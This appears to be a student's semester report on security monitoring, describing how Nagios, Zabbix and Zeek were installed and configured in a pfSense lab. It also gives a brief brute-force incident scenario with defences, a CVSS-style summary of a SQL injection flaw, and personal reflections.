
Before configurating the NRPE, I needed to create a new RULE for LAN in order to add port, which will accepted




I continued with configurating the NRPE, where I needed to specify the port, IP of the nagios server and some NRPE commands




My work in the pfSense was done, so I only needed to do some things in the nagios website. I needed to go to Configuration Wizard and to choose NRPE monitoring. There I had to put IP of the pfSense and choose operating system.



The next step was to add some NRPE commands, which will be executed after finishing the 1configuration.



After that, I was basically finished and I needed only to wait for everything to be monitored. The services that I put was to monitor the current load, users, disk check, HTTP, ping, swap usage and Total processes. Later, everything was monitored and I was able to see the specific services that I put.



I had experience with Zabbix from my previous semester and I just wanted to try it out once again. The first step was to install Zabbix repository, which included very important things.

```
student@student-virtual-machine:~$ sudo wget https://repo.zabbix.com/zabbix/5.0/ubuntu/pool/ma
n/z/zabbix-release/zabbix-release_5.0-1+bionic_all.deb
[sudo] password for student:
--2021-11-09 18:39:14--  https://repo.zabbix.com/zabbix/5.0/ubuntu/pool/main/z/zabbix-release/
abbix-release_5.0-1+bionic_all.deb
Resolving repo.zabbix.com (repo.zabbix.com)... 178.128.6.101, 2604:a880:2:d0::2062:d001
Connecting to repo.zabbix.com (repo.zabbix.com)|178.128.6.101|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4240 (4,1K) [application/octet-stream]
Saving to: 'zabbix-release_5.0-1+bionic_all.deb'

zabbix-release_5.0- 100%[===================>]   4,14K  --.-KB/s    in 0s

2021-11-09 18:39:14 (1,16 GB/s) - 'zabbix-release_5.0-1+bionic_all.deb' saved [4240/4240]

student@student-virtual-machine:~$ sudo dpkg -i zabbix-release_5.0-1+bionic_all.deb
Selecting previously unselected package zabbix-release.
(Reading database ... 221655 files and directories currently installed.)
Preparing to unpack zabbix-release_5.0-1+bionic_all.deb ...
Unpacking zabbix-release (1:5.0-1+bionic) ...
Setting up zabbix-release (1:5.0-1+bionic) ...
```

Then I continued with installing the packages for Zabbix server, frontend and agent.

```
student@student-virtual-machine:~$ sudo apt install zabbix-server-mysql zabbix-f
rontend-php zabbix-apache-conf zabbix-sql-scripts zabbix-agent
```

I moved on with creating initial database and to grant all privileges.


```
student@student-virtual-machine:~$ sudo mysql -uroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database zabbix character set utf8 collate utf8_bin;
Query OK, 1 row affected, 2 warnings (0,39 sec)

mysql> create user zabbix@localhost identified by 'student';
Query OK, 0 rows affected (0,24 sec)

mysql> grant all privileges on zabbix.* to zabbix@localhost;
Query OK, 0 rows affected (0,01 sec)
```

One of the last things that were needed was to configure the database for Zabbix server, which included going to the file “zabbix_server.conf” and adding DB password.


```
### Option: DBPassword
#       Database password.
#       Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=student
```

Finally, after configurating and installing everything, I had to restart the services in order to changes take place.

The Zabbix server was ready, but this was not all, I needed new VM and there I had to install zabbix-agent in order to be able to monitor. Basically, I needed to install the package called “zabbix-agent” and after that I had to go to zabbix_agentd.conf, where I had to the IP of the Zabbix server and hostname.



The final touch was to restart the zabbix-agent service and I was ready to monitor the Server. I went to the Zabbix website and there I needed to add new host, where I had to put the IP and hostname of monitoring target. I forgot also to mentioned that I needed new rule in the pfSense LAN, which included the port for the Zabbix.



After all this, I had the opportunity to monitor everything that happens in the target such as available memory, CPU, uptime and many other things.

Link for the Zabbix DEMO(monitored): https://www.youtube.com/watch?v=OU6xd27wkgw

References

[1]. Mark Lahn (2020). How to Install and Use Zabbix. servermania.com. https://www.servermania.com/kb/articles/zabbix-install/

[2]. Dallas Haselhorst (2017). MONITORING PFSENSE WITH NAGIOS USING SSH – PART 1,2,3. linuxincluded.com. https://linuxincluded.com/monitoring-pfsense-with-nagios-xi-using-ssh-part-1/

Security Incident Management

The incident is certainly a warning that there may be a threat to information or computer security. The warning can also be that a threat has already arisen. Threats or violations can be identified through unauthorized access to the system. A computer security incident poses a threat to computer security policies.

The company name is Hunkemöller, which is a global, omnichannel retailer specializing in lingerie and related products. They have website, which allows to create customer account from where they could shop online. The security incident is a brute force attack to some of the customer's account and they have gained access to them without asking the owner of the accounts. This kind of attack is very crucial and the impact will be big. Attackers have gained important personal information for some of the customers and have to work fast in order to recover their accounts. This security incident require an urgent escalation and the problem have to be solved as soon as possible. The main people, who are responsible for this the Cyber Security stuff and more specifically people, who are protecting the accounts. They have to go in more details about the attack and what could be done in order to solve the issue. There were some serious signals for this attack as they have noticed in short time there were a lot of failed attempts to login in specific accounts from unknown IP addresses. Another thing is that there different attempts from different countries. Immediately after this report from Cyber Security stuff, one of the most activities is to inform the customers of the damaged account and tell them the possible impact. Surely, after this kind of attack the company should inform the police for this cyber-crime.

The Cyber Security team is responsible to improve the security of the accounts in order to avoid future attacks. For this scenario possible solution could be:

- Limit number of login attempts - to prevent hacker attacks would be to establish a limited amount of data entry.
- Use CAPTCHAs - CAPTCHAs help distinguish between spam computers and real users.
- Enforce two-factor authentication - Two-factor authentication is like a bulletproof vest. It uses a two-step process to login. Most often 2SV occurs through as SMS code, email message, fingerprints, retina scans and face scans

References

[1]. Tim Bandos (2019). The Five Steps of Incident Response. digitalguardian.com. https://digitalguardian.com/blog/five-steps-incident-response

IT Security Monitoring

I already had VM with ubuntu, so I installed the package “Zeek” there. Basically, I needed first to enable package installation from an external source.

```
student@student-virtual-machine:~$ echo 'deb http://download.opensuse.org/repositories/security:/zeek/xUbuntu_20.04/ /' | sudo tee /etc/apt/sources.list.
/security:zeek.list
deb http://download.opensuse.org/repositories/security:/zeek/xUbuntu_20.04/ /
student@student-virtual-machine:/etc/apt/sources.list.d$ ls
mozillateam-ubuntu-firefox-next-focal.list  security:zeek.list
```

Afterwards, I was able to install the package with curl and apt install commands.

```
student@student-virtual-machine:~$ curl -fsSL https://download.opensuse.org/repositories/security:zeek/xUbuntu_20.04/Release.key | gpg --dearmor | sudo te
e /etc/apt/trusted.gpg.d/security_zeek.gpg > /dev/null
student@student-virtual-machine:~$ sudo apt install zeek-lts
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libllvm11 linux-headers-5.11.0-37-generic linux-hwe-5.11-headers-5.11.0-37
  linux-image-5.11.0-37-generic linux-modules-5.11.0-37-generic
  linux-modules-extra-5.11.0-37-generic
```

I continued with configuration for some of the files regarding Zeek. First file was “node.cfg”, where I needed to add my interface.

```
[zeek]
type=standalone
host=localhost
interface=ens160
```


The second file was “networks.cfg”, where I needed to add LAN’s IP of pfSense.

```
  GNU nano 4.8
# List of local networks in CIDR notation, optionally followed by a
# descriptive tag.
# For example, "10.0.0.0/8" or "fe80::/64" are valid prefixes.

172.16.1.1/24       Private IP space
```


The last file was “zeekctl.cfg”, where I needed to change LogRotationInterval, MailConnectionSummary and MailHostUpDown.


```
# script is not available.
MailConnectionSummary = 0

# Lower threshold (in percent
# disk that holds SpoolDir. I
# sending out warning emails.
MinDiskSpace = 5

# Send mail when "zeekctl cro
# cluster to have changed.  A
# changes, and a value of 0 m
MailHostUpDown = 0

##############################
# Logging Options

# Rotation interval in second
# A value of 0 disables log r
LogRotationInterval = 86400
```

Finally, I was ready to run the program in order to see what is monitored.




Basically, while the program was monitoring, I was able to execute specific queries in order to see different things. The first command was a basic and just saw everything that was monitored for the moment.






The next command was to discover services used in network traffic.

I continued with command that shows me IP’s that receive most traffic.



Final command that I tried was to see longest durations



References

[1]. gen_too (2021). Install Zeek on Ubuntu 20.04. kifarunix.com. https://kifarunix.com/install-zeek-on-ubuntu/


Common Vulnerabilities and Exposures (CVE's)

The abbreviation CVE stands for Common Vulnerabilities and Exposures. It is a standard that clearly identifies weak points and security risks in computer systems and lists them in a generally accessible directory. The aim is to simplify the exchange of data on weak points, for example between different manufacturers, and to enable clear identification. IPS or IDS systems can use the CVE directory in their vulnerability management.

Vulnerability: SQL injection

- The impact is: Unauthenticated MySQL database access.
- The component is: Web login form.
- The attack vector is: An attacker can exploit the vulnerability by sending a malicious HTTP POST request.
- Attack Complexity: Specialized access conditions or extenuating circumstances do not exist. An attacker can expect repeatable success when attacking the vulnerable component.
- Privileges Required: The attacker is unauthorized prior to attack, and therefore does not require any access to settings or files of the vulnerable system to carry out an attack.
- User interaction: The vulnerable system can be exploited without interaction from any user.
- Scope: An exploited vulnerability can only affect resources managed by the same security authority
- Confidentiality: There is a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker.
- Integrity: There is a total loss of integrity, or a complete loss of protection.
- Availability: here is a total loss of availability, resulting in the attacker being able to fully deny access to resources in the impacted component

The main reason for using the base score is that is allows me to measure qualities intrinsic to a vulnerability. Basically, this means that they do not change over time.



Conclusion and Reflection

The topics for the Security Analyst were the last one for the whole subject. I was ready to complete them and finish the in a good level. Once again, some of things were familiar to me from previous subject. Zabbix and Nagios were pretty good and already knew a lot of things about them, so it was not that hard to setup them once again. I can definitely say thar monitoring is one of my best things to do and was passionate about this kind of stuff. I was very motivated because these were the last weeks of the fourth semester and I wanted to finish it at an excellent level. Again, I spent a lot of hours at work and did a lot of tasks that helped me learn each topic quite well. I had received good feedback from the teacher and this motivated me even more to continue in the same way. I continued in my learning style and did not want to change it because it contributed a lot of positive things to me all these weeks. I was really pleased with everything that I did and felt amazing to able to display my abilities in these topics.

To conclude, I was excited to everything connect with the Security Analyst and allowed me to gain even more experience in this subject. All the challenges were quite useful and motivated me to keep going for my goal. Without hesitation, I was able to display my capabilities of the specific topics and I believe my teacher was able to see them. Everything prepared me for the upcoming challenges and adventures in the future.

5. **CONCLUSION**

During these whole semester, I learnt a lot of new topics regarding the cyber security and in some I already had experience. Every workshop was very useful to me, where the teachers explained and demonstrated something for the topics. My learning style, which was build from the 3 semester was something I was already proud of. I managed to be on time for every task and invidual project. I knew that my hardwork will pay off in the of the semeter. Throught the semester, I was constantly receiveing good feedback for my individual performances, which motivated and helped me a lot. I am really grateful from my mentor, which managed to guid during this semester. To conclude the project, I would say that we definitely in the start we had a lot of problems between the member like miscommunication, not taking initiative and so on. After that failure, we managed to pick ourselves up from the previous phase and we fully completed everything needed for the project. I was very interested in the topic that we chose, but also it was quite hard, it required a lot of research and testing in order to have the complete version of our application and gateway. I could say that during this project I improved in a lot of aspects, but there were also bad aspects, which I needed to improve. During these phases I managed to work in a team and communicate with them. This was crucial due to the fact that the project was not individual and not everything depended on me. So, I had to master communicating and organizing with my other three teammates. We overcame a lot of difficulties through these phases and we did it as a team, which in my personal opinion was the most crucial thing. Also, I could say that our workload was on a decent level, which allowed us to have good balance between us. This helped in order to finish everything, which was connected with the project and have time for all the tasks that we had to do. In my opinion, we did a great job overall for these phases and I was pleased with our performance through these phases. In the end, I can say that I am really proud the team due to we managed to make big improvements in our teamwork, communication and other aspects. I believe, we managed to grew as a team, as an individuals and the whole experience I gained will be very important in my future.